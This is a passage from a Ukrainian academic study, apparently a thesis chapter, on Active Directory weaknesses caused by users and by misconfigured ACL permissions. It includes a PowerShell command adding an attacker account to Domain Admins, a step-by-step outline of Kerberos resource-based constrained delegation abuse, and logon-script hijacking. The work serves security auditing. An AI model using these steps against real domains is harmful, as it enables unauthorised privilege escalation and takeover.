Можливість здійснення повного контролю співробітниками над своїми обліковими записами створюють ситуацію, коли персонал без специфічних технічних знань та умінь отримує можливість оперування в інформаційній системі, отримує доступ до інформації різного рівня конфіденційності, можливості змінювати параметри оброблюваної інформації, втручатися в обчислювальні процеси, тощо. Виходячи з цього, з'являється істотний ризик помилок в роботі користувача, що може спричинити нанесення шкоди оброблюваній інформації, або усій ІС в цілому. Дані наслідки можуть бути результатом провадження умислу недоброчесного співробітника (в подальшому - інсайдера), або помилками в роботі в результаті порушення тих чи інших інструкцій та регламентів. В розрізі інформаційної безпеки такий стан речей означає, що користувач може створити вразливість в інфраструктурі Active Directory як результат своїх дій. Ускладнюючим фактором є довготривалий термін існування таких вразливостей в не поміченом стані, чому сприяє локалізація проблеми у зоні відповідальності окремих користувачів, які можуть не перетинатись з такими в адміністраторів та персоналу безпеки. Таким чином, єдиним способом надійного виявлення вразливостей, спричинених діяльністю користувачів, є проведення регулярного тестування захищеності.

Для розробки технології виявлення дефектів даного класу необхідно провести категорізацію таких проблем та визначити найбільш критичні вектори, а також способи їх перевірки. До таких можна віднести:

1. Використання слабких паролей;
2. Збереження конфіденційних даних на широкодоступних ресурсах;
3. Інсталяція вразливого або шкідливого програмного забезпечення на доменні системи.

Кожен з цих векторів буде більш докладно розглянуто нижче.

2.1.1. Використання слабких паролей

Однією з найбільш поширених проблем безпеки у всіх типах інформаційних систем є використання слабких паролей користувачами. Доменні середовища Active Directory не є виключенням. Оскільки всі користувачі ІС найчастіше не можуть мати рівного високого рівня обізнаності в області захисту інформації, недбале ставлення до захисту своїх облікових даних є повсюдним.

Парольна аутентифікація – це один з основних методів аутентифікації користувачів, що використовується у більшості інформаційних систем і доменні середовища Active Directory не є виключенням. Пароль – це об'єкт знання, що визначає, що парольна аутентифікація застосовує принцип «knowledge based» («те, що користувач знає»). Як відомо, пароль встановлюється користувачем, тобто суб'єктом контролю облікового запису, і має бути збереженим користувачем у власній пам'яті, або записаний у надійний спосіб. Пароль має відповідати усім вимогам безпеки, які визначають необхідні критерії складності фактору аутентифікації. Однак, зважаючи на те, що використання складних та неповторних паролей на різних системах для звичайного користувача, найчастіше, є обтяжливим, дані принципи можуть порушуватись, підриваючи захищеність усієї інфраструктури. Прикладами таких порушень можуть бути:

1. Використання слабкого паролю. Під слабким паролем мається на увазі тривіальна символьна строка, що так чи інакше може бути відносно легко вгадана потенційним порушником. Зважаючи на методи, що використовуються агентами загроз для відновлення оригінальних користувацьких паролей, до слабких можуть належати парольні фрази які:

a. Є короткими. Найчастіше, оптимальною довжиною паролю вважають 8 символів та більше (саме таке налаштування передбачається парольною політикою Windows Server 2016 за замовчування). Однак на момент 2021 року, за рекомендацією лідерів індустрії, пароль вважається достатньо складним, якщо містить не менш ніж 12 символів. Вимоги до довжини паролю зумовлені елементарним принципом комбінаторики, що визначає кількість можливих

комбінацій в залежності від кількості використаних позицій. Даний принцип може бути виражений наступною формулою:

$$C = P^A$$

, де P – кількість символів в алфавіті використаному для створення комбінації, A – кількість символів, використаних у комбінації, C – кількість можливих комбінацій символів. Таким чином, з підвищенням кількості символів у комбінації складність паролю підвищується експоненційно. Зважаючи на високу обчилювальну потужність засобів, що можуть бути залучені порушниками для здійснення відновлення паролю користувача, короткий пароль може бути відновлено за резонно короткий термін. Зважаючи на те, що парольна політика Active Directory активна за замовчуванням та може бути необхідним чином сконфігурована адміністратором, дана проблема достатньо легко усувається шляхом встановлення мінімальної довжини паролю.

b. Є слабкими з точки зору використаного алфавіту. Для створення парольної фрази в Active Directory використовуються символи латинського алфавіту, цифри та символи пунктуації. Однак, у разі, якщо системою не встановлюється граничне зворотнє обмеження використованих символів для утворення парольної фрази, користувачі можуть створювати паролі, що складаються лише з певного класу символів, оминаючи інші, наприклад, пароль може складатись з одних цифр або одних букв. Таким чином, виходячи з наведеного вище принципу, складність паролю падає експоненційно, що істотно спрощує потенційному порушнику процес відновлення паролю. Як і у випадку з короткими паролями, слабкі алфавітно паролі можуть бути усунені в середовищі Active Directory за допомогою парольної політики, яка накладає обмеження на використований пароль, забороняючи прості парольні фрази, що не містять символів з визначених обов’язкових множин.

c. Є тривіальним та широко відомим. Так звані словникові атаки дозволяють агентам загрози відновлювати пароль користувача не виконуючи перебір усіх можливих комбінацій символів у визначеному обсязі, натомість, використовувати для перебору переліки паролей, що використовуються найчастіше, або були виявлені у відкритому доступі, використаними раніше. З точки зору теорії

ймовірностей, вибір пароля детермінований та закономірний. Як пароль можуть виступати: дата народження, ім'я, предмет, набір цифр, послідовність близько розташованих на клавіатурі букв. У даному випадку відбувається конкатенація вищезгаданих сутностей. Результатом даних припущень стає те що, що зумовленість у виборі пароля грає ключову роль у виборі алгоритмів, на яких заснований метод перебору за словником. Таким чином, задача відновлення паролю зводиться до припущення факторів, що могли вплинути на вибір паролю користувачем та формування множини відповідних комбінацій. Дана множина є кратно меншою за обсягом порівняно з множиною усіх можливих паролей з даним алфавітним простором, що зумовлює відповідне зниження стійкості паролю проти атак перебором. На відміну від попередніх двох векторів, Active Directory не передбачає можливості заборони користувачам використовувати слабкі «словникові» паролі. Це означає, що даний вектор є найбільш небезпечний з точки зору вірогідності реалізації атаки і може бути усунений лише освітньою роботою з користувачами системи, підвищенням рівня обізнаності в контексті інформаційної безпеки.

2. Повторне використання паролю. Один і той самий пароль за загальноприйнятими принципами забезпечення інформаційної безпеки, не має бути використаний більш ніж на одній системі. Цей принцип порушується кінцевими користувачами, оскільки створює складнощі в організації та запам’ятовуванні істотної кількості паролей до різних систем. В розрізі забезпечення безпеки Active Directory це означає, що у разі компрометації облікового запису користувача в сторонній інформаційній системі, обліковий запис в Active Directory буде скомпрометовано також, а отже потенційний порушник може ескалювати свої привілеї в системі за рахунок порушення безпеки сторонньої системи. Складність в усуненні даного вектору загрози полягає в тому, що неможливо відслідкувати використання одного й того самого паролю користувачем у непідконтрольних адміністративному персоналу сторонніх системах. Таким чином, з боку агента загрози дана проблема може бути використана шляхом пошуку облікового запису цільового користувача у витоках

облікових даних наявних у відкритому доступі, або так чи інакше доступних порушнику. Знайдені співпадіння використовуються для проведення атаки.
Збереження паролю в незахищеному вигляді. Не зважаючи на той факт, що пароль як фактор аутентифікації не передбачає збереження як такого, користувачі можуть зберігати паролі для вирішення проблеми складності запам’ятовування. У разі використання захищених та недоступних для потенційних порушників локацій – таких як захищені системи керування паролями, зовнішні криптографічно захищені носії, тощо – збереження паролю не створює проблему безпеки. Однак збереження паролю у вигляді, доступному для перегляду потенційному зловмиснику створює істотний ризик безпеки. Зокрема до таких способів збереження належить використання текстових файлів на накопичувачі локальної системи, або мережевих ресурсах, мережеві комунікації – такі як месенджери та електронна пошта, системи керування нотатками, тощо. Таким чином, порушник, що отримав доступ до даних накопичувачів може отримати усі аутентифікаційні дані без жодних обмежень та заволодіти контролем над обліковим записом користувача. Це, в свою чергу означає, що порушник – як і легітимний аудитор – має переглядати усі локації, до яких він може мати доступ та має доступ цільовий користувач в пошуках збережених облікових даних [20].

2.1.2. Збереження конфіденційних даних на широкодоступних ресурсах

Інформаційні системи підприємств виконують зокрема і важливу функцію обміну даними між окремими співробітниками та структурними одиницями. Сервіси Active Directory передбачають одразу істотну кількість технологій обміну даними. До таких, зокрема, належать способи точкового обміну (point-to-point), в яких повідомлення з певними даними передається одній або декільком адресатам. До таких належить електронна пошта – Exchange – та корпоративні мессенджери – Skype for Business та Microsoft Teams. Хоча дані канали зв'язку можуть бути скомпрометовані потенційним агентом загрози, за замовчуванням вони не надають спільного доступу до інформації широкому колу осіб. В свою чергу, технології

обміну інформації через збереження використовують публічно доступні ресурси, доступ до яких є у істотної кількості користувачів. До таких в першу чергу можна віднести технологію Windows SMB – так звані спільні ресурси, на яких користувачі можуть зберігати та обмінювати інформацію. Спільні ресурси є елементами файлової системи Windows до яких, як і до будь-яких об'єктів у середовищі Active Directory застосовується три шари обмеження доступу:

1) Рівень цілісності операційної системи - внутрішня система розмежування доступу Windows, передбачає розділення доступу до ресурсу в рамках середовища ОС на підставі маркеру цілісності (Integrity), який призначається користувачам та процесам. Здебільшого процеси та користувачі в розрізі спільних SMB ресурсів мають один і той самий рівень цілісності для доступу до файлів;

2) Обмеження доступу NTFS – мітки доступу на рівні файлової системи, дозволяють проводити обмеження доступу до файлів та директорій за гібридною дискреційна-рольовою моделлю. Даний тип розмежування доступу має вищий пріоритет за стандартний спосіб розмежування Active Directory – систему ACL/ACE.

3) Система ACL/ACE – стандартний спосіб розмежування доступу до об'єктів Active Directory. Більш докладно про цю систему викладено в розділі, що описує проблеми розмежування доступу в Active Directory.

За замовчуванням спільний ресурс створюється для необмеженого кола користувачів, що зумовлює високі ризики розголошення інформації, що зберігається на ньому. Користувачі ІС можуть створювати спільні ресурси для зручного обміну даними між собою та забувати відключати ресурс після усунення потреби в такому каналі зв'язку. Окрім цього, у разі створення ресурсу не адміністративним користувачем існує високий ризик порушення встановлених політик розмежування доступу, оскільки для своєї зручності користувачі можуть створювати ресурси класу All-to-All, тобто такі, доступ на читання та запис яких є у всіх користувачів домену. В такій ситуації виникає одразу два істотних ризики безпеки – розголошення даних, збережених на ресурсі стороннім користувачам та використання спільного ресурсу для запису шкідливих файлів порушником. Також

існує істотний ризик виникнення «забутих» спільних ресурсів, тобто таких, які були створені для виконання обмеженої в часі задачі та не відключені після цього. Користувач з таким ресурсом у своїй системі може використовувати спільний ресурс як звичайну директорію при цьому виставляючи збережені у ній дані для доступу сторонніх осіб.

Усі перелічені вище факти дозволяють зробити висновок, що спільний ресурс SMB може становити істотний ризик розголошення інформації, що зберігається на ньому, особливо в контексті безпеки Active Directory – в доменному середовищі використовується спільна система аутентифікації та розмежування доступу, що означає, що порушник, який заволодів низько-привілейованим обліковим записом в одній частині доменного середовища може отримувати доступ до спільних ресурсів у інших її частинах. Основною тезою даного розділу є важливість перевірки використованих в доменному середовищі спільних ресурсів на предмет коректної конфігурації файлової системи та характеру використання. Зокрема, спільний ресурс може використовуватись для обміну високо-конфіденційними даними – такими як паролі, криптографічні ключі, сертифікати, фінансова звітність тощо. Для порушника такі дані мають високу цінність а отримання їх з ресурсів спільного доступу є тривіальною задачею.

Для виявлення таких вразливостей може використовуватись тактика сканування Windows-систем на предмет відкритого порту 445 та наявних спільних ресурсів з перевіркою можливості доступу з привілеями звичайного доменного користувача. Таким чином досягається найширше охоплення потенційно вразливих систем, можливість виявити приховані спільні ресурси та проаналізувати розмежування доступу.

Окремим вектором потенційного порушення конфіденційності інформації при обміні можуть виступати хмарні засоби обміну. В середовищі Active Directory для вирішення таких задач можуть використовуватись технології Azure File Services та OneDrive. Дані системи поширення файлів принципово не відрізняються від спільних ресурсів SMB, однак застосовують лише шар обмеження доступу за

доменними привілеями ACL/ACE. Методика перевірки також передбачає аналіз усіх локацій, в яких може бути збережена конфіденційна інформація.

2.1.3. Інсталяція вразливого або шкідливого програмного забезпечення на доменні системи

Користувачі в середовищі Active Directory мають різний рівень доступу до комп'ютерів, підключених до домену. Найчастіше використовується модель надання доступу кожному користувачу до окремої робочої станції. Рівень привілеїв та обмеження, що застосовуються до роботи користувача з такою системою може варіюватись, здебільшого користувач не має прав локального адміністратора на довіреній йому системі. Однак в ряді ситуацій такі права можуть надаватись. Для цього, зокрема, може використовуватись рішення LAPS (Local Administrator Password Solution), яке дозволяє точково розподіляти доступ на локальне адміністрування системи з достатнім рівнем захисту. Користувачі з адміністративними та підвищеними правами найчастіше володіють доступом до адміністрування робочої станції. Такі права дозволяють користувачу проводити інсталяції програмного забезпечення у системі. Встановлення стороннього ПЗ може бути лімітовано доменними політиками, однак найчастіше користувач з достатнім рівнем привілеїв може інсталювати будь-яке стороннє ПЗ. В таких програмах може міститись прихований функціонал, відомі вразливості або функціонал шкідливого ПЗ. Таким чином, користувачі з високим рівнем привілеїв на кінцевих точках можуть ставити під загрозу доменне середовище через інсталяцію такого ПЗ, яким може скористатись агент загрози.

Інсталяція стороннього, вразливого програмного забезпечення може здійснюватися користувачами як в результаті провадження злого умислу, у разі якщо користувач є інсайдером, так і внаслідок недостатньої інформованості у сфері інформаційної безпеки. Так чи інакше, вразливі компоненти програмного забезпечення, спроектовані сторонніми організаціями несуть істотну загрозу для корпоративного середовища на основі систем Active Directory.

Вразливі компоненти програмного забезпечення можуть передбачати ризики як експлуатацію іззовні - через відкриті мережеві порти, обробку вхідних даних, тощо, так і зсередини середовища ОС – в такому разі, вразливість може використовуватись потенційним порушником для підвищення привілеїв.

Множина можливого вразливого програмного забезпечення не є обмеженою, тому не вважається доцільним наведення тих чи інших переліків екземплярів вразливого програмного забезпечення, що може бути встановлене користувачами на системах, підключених до доменного середовища. Натомість, вважається за потрібне навести узагальнену методологію пошуку вразливих компонентів, встановлених на кінцевих точках. Дана методологія використовується агентами загрози у реальному середовищі та може використовуватись для цілей перевірки наявності вразливих компонентів в ІС.

Кожний елемент програмного забезпечення, встановлений на кінцевій точці має бути ідентифікований та внесений до переліку цілей для тестування. Така ідентифікація може бути проведена за переліком мережевих портів відкритих на робочій станції. Кожен порт може бути ідентифікований за переліком широко відомих портів та сервісів, що підтримується організацією IANA. В локальному середовищі перелік встановленого програмного забезпечення може бути отриманий зі списку програмного забезпеченні у панелі керування Windows, або з директорії C:\Program Files. Для екземпляру програмного забезпечення має бути визначено версію, що може бути ідентифікована з мережевої відповіді при зверненні до порту. В локальному середовищі версія може бути визначена безпосередньо з запущеного інтерфейсу програми. За назвою та версією програмного забезпечення можуть бути визначені відомі вразливості даного дистрибутиву, які містяться в публічних базах даних CVE. Переліки інструментів, що можуть бути використані для перевірки наявності вразливості містяться у відомих ресурсах, таких як Metasploit та ExploitDB. Дані інструменти можуть використовуватись для перевірки наявності чи відсутності вразливості з урахуванням ризиків створення ситуації відмови в обслуговуванні.

2.2. Помилки в розподілі доступу

У системах Active Directory існує розгалужена та універсальна рольова, дискреційна та мандатна система розподілу доступу між акаунтами. Не всі користувацькі та/або комп'ютерні акаунти потребують доступ до всіх об'єктів і файлів у мережі. Для виконання обмеження доступу використовуються списки контролю доступу (ACL). Функціональними частинами ACL є ACE (Access Control Entity) – відповідність привілею (права доступу), об'єкту та суб'єкту.

У Active Directory списки контролю доступу — це таблиці або прості списки, які визначають довірених осіб, які мають доступ до відповідного об'єкта, а також тип доступу, яким вони володіють. Довіреним може бути будь-який принципал безпеки, наприклад обліковий запис користувача, група або сеанс входу. Кожен ACL має набір записів ACE, і кожен з них визначає принципали безпеки та тип доступу, який має даний принципал. Отже, доступ до об'єкта може здійснюватися на різному рівні кількома суб'єктами, оскільки може існувати більше одного ACE для одного об'єкта – таким чином реалізується основний принцип роботи системи розмежування доступу. Списки контролю доступу також використовуються для потреб аудиту, наприклад, для відстежування кількості спроб доступу до захищеного об'єкта та типу доступу. Для опису механізмів розмежування доступу та розподілу привілеїв використовується поняття захищеного об'єкта (Securable Object). Захищений об'єкт — це будь-який іменований об'єкт в Active Directory, який містить дескриптор безпеки, який містить інформацію про захист об'єкта, яка, зокрема, включає списки керування доступом (ACL). Саме проблеми, пов'язані з конфігурацією ACL та ACE належать до даної категорії вразливостей AD.

Нижче наведено два типи списків контролю доступу, кожен з яких виконує одну з двох функцій ACL:

Дискреційний список контролю доступу (DACL) - цей список керування доступом визначає права доступу суб'єкта до об'єкта, для якого визначається ACL. DACL містять ACE, які можуть або забороняти, або навпаки дозволяти доступ. Active Directory перевіряє DACL, для отримання відомостей про рівень доступу,

яким володіє авторизований суб’єкт до об’єкта, при спробі отримання доступу. Якщо захищений об’єкт не має жодного DACL, пов’язаного з даним суб’єктом, система надасть повний доступ всім принципалам, які намагаються отримати доступ до об’єкта. Якщо DACL визначено для об’єкта, але всередині DACL не визначено жодного ACE, то система заборонить всім принципалам доступ до об’єкта.

Список контролю доступу до системи (SACL): даний тип ACL створює журнали аудиту, які вказують, чи намагався принципал отримати доступ до об’єкта. У ньому також вказується, надано чи заборонено доступ, і, якщо надано, який тип доступу було надано суб’єкту. SACL містять ACE аудиту системи. Даний тип ACL не відноситься до проблем в розмежуванні доступу, оскільки належить до сфери моніторингу, аніж до безпосереднього розмежування доступу.

ACL містить перелік елементів, які називаються записами контролю доступу (ACE). Кожен запис керування доступом у списку визначає ім’я довіреної особи та визначає, який тип доступу має довірена особа до об’єкта, до якого належить DACL. Таким чином, список таких ACE в ACL визначає всі дозволи для захищеного об’єкта, тим самим захищаючи об’єкт від будь-якої загрози розкриття критичних даних, що може мати руйнівні наслідки. Даний аспект особливо важливий в контексті розгляду відповідних вразливостей розмежування доступу.

Усі ACE поділяються на 3 типів залежно від їх функції. Три з них підтримуються всіма захищеними об'єктами. Перелік викладено нижче:

1. Доступ заборонено: цей ACE використовується в DACL. Це свідчить про те, що суб’єкту заборонено доступ до об’єкта. Цей ACE підтримується усіма об’єктами.

2. Доступ дозволений ACE: цей ACE також використовується в DACL. Це вказує на те, що суб’єкту дозволено доступ до об’єкта. Цей ACE підтримується усіма захищеними об’єктами.

3. Аудит системи ACE: Цей ACE використовується в SACL. Він створює журнал аудиту, коли суб’єкт намагається отримати доступ до об’єкта, а також

вказує, заборонено чи дозволено доступ і який тип доступу відбувся. Цей ACE підтримується усіма захищеними об’єктами.

В ACL використовується поняття привілею, встановленого для об’єкту. Таким чином, кожен ACE встановлює відповідність між об’єктом та суб’єктом, тип операції та дозвіл – як вже було викладено вище, тип дозволу може бути дозвільний, заборонний, або такий, що визначає необхідність аудиту (який не є об’єктом дослідження в даному розділі). Перелік привілеїв – тобто операцій, дозволених для визначення для об’єктів в Active Directory, викладено в таблиці 2.1. нижче. Окремим атрибутом вказано відому можливість зловживання даним привілеєм в рамках здійснення атак на розмежування доступу.

Таблиця 2.1.

Перелік привілеїв, можливих для встановлення в середовищі Active Directory

Назва	Опис	Відома можливість використання
AccessSystemSecurity	Право отримати або встановлювати SACL в дескрипторі безпеки об'єкта.	Так
CreateChild	Право на створення дочірніх об'єктів.	Так
Delete	Право на видалення об'єкта.	Так
DeleteChild	Право на видалення дочірніх об'єктів.	Так
DeleteTree	Право на видалення всіх дочірніх елементів об’єкта, незалежно від дозволів останніх.	Так
ExtendedRight	Налаштований контроль доступу.	Так
GenericAll	Право створювати або видаляти дочірніх об’єктів, видаляти	Так

Назва	Опис	Відома можливість використання
	піддерево, читати та записувати властивості, перевіряти дочірні об’єкти і сам об’єкт, додавати та видаляти об’єкт з каталогу, а також читати чи записувати з розширеними правами – усі можливі права на об’єкт.	
GenericExecute	Право на читання дозволів на об'єкт-контейнер і перерахування вміст об'єкта-контейнера.	Ні
GenericRead	Право на читання дозволів для цього об’єкта, читання всіх властивостей цього об’єкта, читання імені цього об’єкта, і перерахування вмісту об’єкта, якщо він є контейнером.	Так
GenericWrite	Право читати дозволи для цього об’єкта, записувати всі властивості цього об’єкта та виконувати всі записи в цьому об’єкті.	Так
ListChildren	Право перераховувати дочірні елементи цього об'єкта.	Ні
ListObject	Право перерахувати певний об'єкт.	Ні
ReadControl	Право читати дані з дескриптора безпеки об'єкта, не включаючи дані в SACL.	Ні

Назва	Опис	Відома можливість використання
ReadProperty	Право читати властивості об'єкта.	Ні
Self	Право на виконання операції, яка контролюється перевіреним правом доступу на запис.	Ні
Synchronize	Право на використання об'єкта для синхронізації. Це право дозволяє потоку очікувати, допоки цей об’єкт не перебуває в певному сигнальному стані.	Так
WriteDacl	Право змінювати DACL в дескрипторі безпеки об'єкта.	Так
WriteOwner	Право отримання власності на об'єкт. Користувач повинен бути довіреною особою об’єкта. Користувач не може передати право власності іншим користувачам.	Так
WriteProperty	Право записувати властивості об'єкта.	Так

Процес розподілу прав доступу на об’єкти є складним та довготривалим – розподіл привілеїв змінюється продовж процесу функціонування Active Directory. Вирішення окремих адміністративних потреб потребує зміни прав доступу на ті чи інші об’єкти для різних користувачів та груп користувачів. Слід пам’ятати про можливість наслідування привілеїв для елементів ієрархії та контейнерів, а отже процес моніторингу поточного розподілу прав між користувачами є непрозорим та потребує використання нестандартних рішень. Оскільки в стандартному комплекті

поставки Microsoft Active Directory засоби такого моніторингу та візуалізації відсутні, вірогідність появи непередбачених зв'язків у привілеях з часом є істотною. Саме такі непередбачені зв’язки є вразливостями в розподілі доступу.

Отже, помилка в розподілі доступу в Microsoft Active Directory – це можливість доступу, що прямо (через встановлення ACL між об’єктом та суб’єктом) або опосередковано (через наслідування) існує між об’єктом та суб’єктом та не передбачена адміністративним задумом та/або архітектурою безпеки. Особливістю даного типу вразливостей є практична неможливість автоматичного виявлення, складність ручного виявлення та відносна простота експлуатації для порушника. Остання теза актуальна тому, що експлуатація проблем в розподілі доступу не включає жодних нестандартних технічних можливостей окрім тих, що передбачені нормальним процесом експлуатації Active Directory.

Розглянемо приклади можливих помилок в конфігурації з потенційними векторами експлуатації, розподілені за ознакою привілею та типу об’єкта, до якого він застосовується. Передбачається, що доступ з даним привілеєм до розглянутого об’єкту існує в користувацького акаунту порушника та підпадає під ознаку вразливості розподілу, то не є передбаченим архітектурою безпеки.

2.2.1. GenericAll або ForceChangePassword на користувача

Основною можливістю для порушника у разі наявності права GenericAll на обліковий запис іншого користувача є можливість скидання паролю для користувача. Під скиданням мається на увазі зміна на такий, що є відомим агенту загрози, що виконує атаку. Штатним шляхом для зміни паролю користувачу у такий шлях є стандартна команда PowerShell, що входить до модуля Active-Directory, Set-ADAccountPassword. Дана команда викликана з параметрами –Identity (назва цільового облікового запису), –NewPassword (новий пароль, що має бути встановлений) змінить пароль атакованому користувачу на встановлений порушником. Слід відмітити, що атакований користувач після цього втратить доступ до облікового запису, оскільки старий пароль втрачає чинність та не

дозволяє провести аутентифікацію. Даний факт необхідно враховувати при спробі перевірки наявності проблеми. Слід відзначити, що права GenericAll дозволяють виконувати значно більшу кількість операцій з об’єктом в AD, але в перспективі отримання несанкціонованого доступу, або компрометації збережених в AD даних інші операції не є перспективними з позиції атакуючого.

2.2.2. GenericAll на групу

Привілей GenericAll дозволяє додавати користувачів до групи суб’єкту такого привілею. Дана особливість дозволяє агенту загрози виконувати атаки підвищення привілеїв, у разі, якщо група, на яку наявний доступ GenericAll надає більший рівень прав за той, що є в порушника на поточний момент. Членство в групі дозволяє отримати суб’єкту усі права, якими володіє дана група, оскільки об'єкт групи є контейнером, що містить інші об’єкти та передбачає наслідування призначених привілеїв.

Істотну загрозу може представляти наявність можливості додавання нових користувачів до груп з високими привілеями в доменному середовищі. Найяскравішим прикладом є група адміністраторів домену – Domain Admins, або адміністраторів підприємства – Enterprise Admins, хоча це і не є виключним переліком груп в «зоні ризику». У разі якщо користувацький акаунт (або акаунт групи) володіє привілеями на рівні GenericAll на одну з вищенаведених груп, порушник, що заволодів контролем над таким обліковим записом може за невеликий час та без утворення істотних артефактів в журналах домену підняти свої привілеї на рівень адміністратора домену. Зокрема, це може бути досягнуто виконання однієї PowerShell команди:

Add-ADGroupMember -Identity “DOMAIN ADMINS@DOMAIN.LOC” -Members “ATTACKER_USER@DOMAIN.LOC”

Для виконання даної команди необхідне використання модуля Active Directory для Windows Powershell. Додавання користувача у групу безпеки є одним з найбільш поширених способів виконання «бокового зміщення» (Lateral Movement)

та підвищення привілеїв (Privilege Escalation) в доменному середовищі. Саме тому особливий акцент має бути зроблений на виявлення вразливостей даного класу на ранньому етапі на моніторинг проявів експлуатації ще невідомих дефектів.

2.2.3. GenericAll, GenericWrite, WriteProperty, Self або Write на комп'ютер

Наявність привілею, що передбачає запис атрибутів на об'єкт комп'ютера в доменному середовищі створює ризик виконання агентом загрози однієї з складних та багатоетапних атак у середовищі Active Directory – Kerberos Resource-Based Constrained Delegation (kRBCD). Дана атака дозволяє користувачу отримати повний контроль над комп'ютером та виконувати на ньому дії від імені будь-яких користувачів домену – зокрема й високопривілейованих доменних адміністраторів. Дана атака є особливо небезпечною в контексті того, що вона порушує увесь ланцюг довіри, що існує в середовищах Active Directory, дозволяє порушнику інкапсулювати зону в доменному середовищі, в якій не діють коректні обмеження безпеки та розділення повноважень, а також не коректно функціонує підсистема аутентифікації, навіть така, що побудована на Kerberos. Окремим фактором ризику здійснення цієї атаки є її складність та кількість необхідних етапів – відслідкувати здійснення такої операції не є тривіальною задачею, а наявність вже створеного артефакту, що дозволяє порушнику здійснювати несанкціонований доступ на тривалому часовому проміжку може не бути детектованою протягом істотного проміжку часу.

Делегування — це істотно складна для більшості адміністраторів Active Directory область діяльності з конфігурування середовища. Необмежене делегування, обмежене делегування і обмежене делегування на основі ресурсів – усі вони відіграють роль не лише у функціонуванні інфраструктури Active Directory, але й у її безпеці. Resource-based Constrained Delegation, хоча і є відносно безпечним типом делегування, ніж інші, такі як Unconstrained Delegation, даний тип все одно може бути використаний для зловживань – як вже було сказано, можливе ефективне використання як засобу бічного зміщення (Lateral Movement) та ескалації привілеїв.

Розглянемо сценарій, коли користувач зловживає можливістю створювати облікові записи комп’ютерів у Active Directory та висвітленим вище привілеєм модифікації облікових записів комп’ютерів в Active Directory – в результаті порушник отримує контроль над цільовим комп’ютером.

Щоб зловживати Kerberos Resource-based Constrained Delegation, порушник має встановлювати атрибут msDS-AllowedToActOnBehalfOfOtherIdentity на обліковому записі комп’ютера, над яким існує нелегітимний контроль (GenericAll/GenericWrite/Write) і SPN, встановлений для цього об’єкта, є відомим, до. За замовчуванням, Active Directory встановлює значення змінної MachineAccountQuota на рівні 10, що дозволяє всім користувачам, зокрема відносно непривілейованим, створювати 10 облікових записів комп’ютерів. Єдиний нестандартний привілей, який знадобиться агенту загрози для здійснення даної атаки, — це можливість записувати атрибут на цільовому комп’ютері через вразливість ACL/ACE, яка розглядається у даному розділі. Використання інструменти, які перераховують дозволи та об’єкти в Active Directory, зловмисник в кінцевому підсумку може виявити дані проблеми у конфігурації – більш детально це буде розглянуто у відповідному розділі. Для порушника метою є встановлення атрибуту msDS-AllowedToActOnBehalfOfOtherIdentity на цільовій машині. Усю атаку з боку агента загрози можна розділити на наступні етапи:

1. Виявлення порушником можливості запису на акаунт комп’ютера в AD;
2. Отримання SPN для цільового машинного акаунта, налаштування безпеки на якому дозволяють проведення атаки;
3. Визначення порушником значення атрибуту ms-ds-machineAccountQuota для свого акаунту;
4. Створення віртуального облікового запису комп’ютера та отримання його ідентифікатора безпеки;
5. Встановлення атрибуту msDS-AllowedToActOnBehalfOfOtherIdentity зі значенням ідентифікатора безпеки створеного віртуального комп’ютера на цільовий машинний акаунт;

6. Генерація тікету Kerberos “S4U”, підписаного шифрованим паролем віртуального акаунту комп’ютера, що представляє обраного для імперсонації користувача;

7. Використання сгенерованого тікету для отримання доступу до сервісу, представленого отриманим раніше SPN.

Таким чином, використовуючи створений тікет на комп’ютері зі встановленим нелегітимним атрибутом агент загрози має змогу імперсонувати будь-якого користувача, зокрема доменного адміністратора. При чому, у разі, якщо уражений комп’ютер не є доменним контролером, події авторизації імперсонованого користувача не будуть журналюватись та потрапляти під потенційний аналіз персоналом безпеки. Деталі реалізації даної атаки будуть представлені у розділі практичної демонстрації технології виявлення вразливостей Active Directory.

2.2.4. WriteOwner на групу

Привілей WriteOwner дозволяє змінювати власника об’єкту. Оскільки власник об’єкту має привілей Owns на даний об’єкт, даний рівень контролю прирівнюється до GenericAll, що у випадку з групою дозволяє додавати в неї нових користувачів. Це означає, що наявність привілею WriteOwner на високопривілейовану групу в агенту загрози дозволяє йому легко ескалювати привілеї до рівня даної групи, спочатку змінивши власника групи на себе, а потім додавши свій обліковий запис до членів цієї групи. Таким чином, перебіг даної атаки є аналогічним до такого, що є викладеним у підрозділі GenericAll на групу, однак відрізняється наявністю етапу зміни власника групи.

2.2.5. GenericWrite на користувача

Можливість запис атрибутів для облікового запису користувача є специфічним вектором атаки в середовищі Active Directory, що передбачає модифікацію атрибуту script-path, що за замовченням встановлюється для облікових записів

користувачів. Даний атрибут встановляє шлях до скрипту, який буде виконано, коли користувач авторизується в системі. Даний скрипт має назву Logon Script (скрипт входу) та може бути використаний для планування певних задач, що мають виконуватись в контексті користувача відкладено. Скрипти входу можна використовувати для призначення завдань, які виконуватимуться, коли користувач увійде в домен – в цьому відмінність від локальних задач в автозапуску, що можуть створюватись в середовищі Windows. Існує багато призначень, для яких може використовуватись скрипт входу, наприклад, встановлення змінних системного середовища, виконання певних команд операційної системи та виклик інших сценаріїв або локального ПЗ. Сценарій входу є простим текстовим файлом, що містить команди batch, або теоретично - powershell. Сценарії входу зазвичай зберігаються на контролері домену в спільній директорыъ Netlogon, яка знаходиться за адресою %systemroot%\System32\Repl\Imports\Scripts. Після розміщення цього сценарію в на Netlogon він автоматично реплікується на всі контролери домену.

Після створення сценарію входу він може бути призначений одному або кільком доменним користувачам, сайтам, доменам або організаційним підрозділам (OU). Як вже було сказано вище, шлях до скрипта входу вказується AD атрибутом script-path. Зважаючи на те, що даний скрипт виконується у системі прозоро для користувача, в ньому може бути впроваджено будь-який екземпляр шкідливого виконуваного коду. Окрім того, що даний скрипт може скомпрометувати обліковий запис самого користувача, система, на якій було проведено аутентифікацію, також буде скомпрометована, оскільки script-path є атрибутом користувача, а не комп’ютера. Таким чином, використання даного атрибута дозволяє порушнику захоплювати контроль над обліковими записами користувачів, робочими станціями, серверами, потенційно – підвищувати привілеї та закріплюватись таким чином у домені.

За замовчуванням, як вже було сказано, скрипт входу розміщується на мережевому ресурсі доменного контролера – Netlogon. Однак стандартна конфігурація Active Directory не передбачає валідації даного атрибуту, отже скрипт

